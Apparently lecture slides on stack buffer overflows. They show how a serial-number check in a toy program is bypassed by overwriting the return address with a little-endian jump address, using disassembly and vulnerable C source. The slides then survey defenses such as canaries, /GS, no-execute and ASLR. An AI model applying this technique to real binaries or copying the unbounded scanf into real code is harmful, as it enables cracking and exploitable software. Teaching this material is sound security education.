
- Program asks for a serial number that the attacker does not know
- Attacker does **not** have source code
- Attacker does have the executable (exe)




- Program quits on incorrect serial number

Buffer Overflow Present?

- By trial and error, attacker discovers apparent buffer overflow





- Note that 0x41 is ASCII for "A"
- Looks like **ret** overwritten by 2 bytes!

Disassemble Code


- Next, disassemble bo.exe to find

```
.text:00401000
.text:00401000                sub     esp, 1Ch
.text:00401003                push    offset aEnterSerialNum ; "\nEnter Serial Number\n"
.text:00401008                call    sub_40109F
.text:0040100D                lea     eax, [esp+20h+var_1C]
.text:00401011                push    eax
.text:00401012                push    offset aS       ; "%s"
.text:00401017                call    sub_401088
.text:0040101C                push    8
.text:0040101E                lea     ecx, [esp+2Ch+var_1C]
.text:00401022                push    offset aS123n456 ; "S123N456"
.text:00401027                push    ecx
.text:00401028                call    sub_401050
.text:0040102D                add     esp, 18h
.text:00401030                test    eax, eax
.text:00401032                jnz     short loc_401041
.text:00401034                push    offset aSerialNumberIs ; "Serial number is correct.\n"
.text:00401039                call    sub_40109F
.text:0040103E                add     esp, 4
```

- The goal is to exploit buffer overflow to jump to address 0x401034

Buffer Overflow Attack


- Find that, in ASCII, 0x401034 is "@^P4"



- Byte order is reversed? Why?
- X86 processors are "little-endian"

Buffer Overflow Attack

- Reverse the byte order to "4^P@" and…



- Success! We've bypassed serial number check by exploiting a buffer overflow
- What just happened?
  - Overwrote return address on the stack

Buffer Overflow

- Attacker did **not** require access to the source code
- Only tool used was a disassembler to determine address to jump to
- Find desired address by trial and error?
  - Necessary if attacker does not have exe
  - For example, a remote attack

Source Code

- Source code for buffer overflow example

- Flaw easily found by attacker…
- **…without access to source code!**

```
#include <stdio.h>
#include <string.h>

main()
{
    char in[75];

    printf("\nEnter Serial Number\n");

    scanf("%s", in);

    if(!strncmp(in, "S123N456", 8))
    {
       printf("Serial number is correct.\n");
    }
}
```

How about defense?

- Compile-Time
  - Programming Language Choice
  - Extensions / Safe Libraries
  - Stack Protection (often done by default today)
- Run-Time
  - Executable Address Space Protection
  - Address Space Randomization

Compile-Time

- Programming Language Choice
  - High-level (e.g. Java)
    - Strongly typed variables
    - Operations permitted
  - Not as vulnerable
    - Range checking
  - Downside, resource use

Compile-Time

Extensions / Safe Libraries

- Replace standard library routines (e.g., C strings) with safer versions
  - Rewrite source with new calls, like `strlcpy(..)`
  - Replace whole library (like libsafe), provides protection without recompilation
    - Puts additional checks to stop some buffer overflow attacks

Compile-Time

Stack Protection

- Check stack frame corruption
- StackGuard
  - Canary value
  - Included in newer gcc
- Return Address Defender
  - Copy return address (RA)
  - Safe location


Run-Time

Executable Address Space Protection

- Block execution of code on stack
- *No-execute* bit
  - E.g., X86, tag memory pages with no-execute bit in MMU
- Assume executable code held elsewhere
- Standard in newer O.S.'s (Vista+, Linux) and 64-bit processors

Stack Smashing Defenses

- **Canary**
  - Run-time stack check
  - Push canary onto stack
  - Canary value:
    - Constant 0x000aff0d
    - Or may depends on ret



Microsoft's Canary

- Microsoft added **buffer security check** feature to C++ with /GS compiler flag
  - Based on canary (or "security cookie")

Q: What to do when canary dies?

A: Check for user-supplied "handler"

- Handler shown to be subject to attack
  - Claim that attacker can specify handler code
  - If so, formerly "safe" buffer overflows become exploitable when /GS is used!

Run-Time

Address Space Randomization

- Stack buffer overflow: need to predict address of buffer in memory (decide what is proper RA value)
- Change address stack location random per process
- Address range is large (32 bit), provides much variation. Larger than most vulnerable buffers.
- Therefore NOP-sled will not work (cannot get it large enough to handle large range.)

ASLR

- Address Space Layout Randomization
  - Randomize place where code loaded in memory
- Makes most buffer overflow attacks probabilistic
- Windows Vista uses 256 random layouts
  - So about 1/256 chance buffer overflow works?
- Similar thing in Mac OS X and other OSs
- Attacks against Microsoft's ASLR do exist
  - Possible to "de-randomize"

Summary

- Buffer overflow is a serious threat to systems.
- It is possible to disrupt system and perform unauthorized actions using stack buffer overflow attacks.
- Shellcode can be used to modify execution of a vulnerable program.
- There exist compile- and run-time protections against these attacks.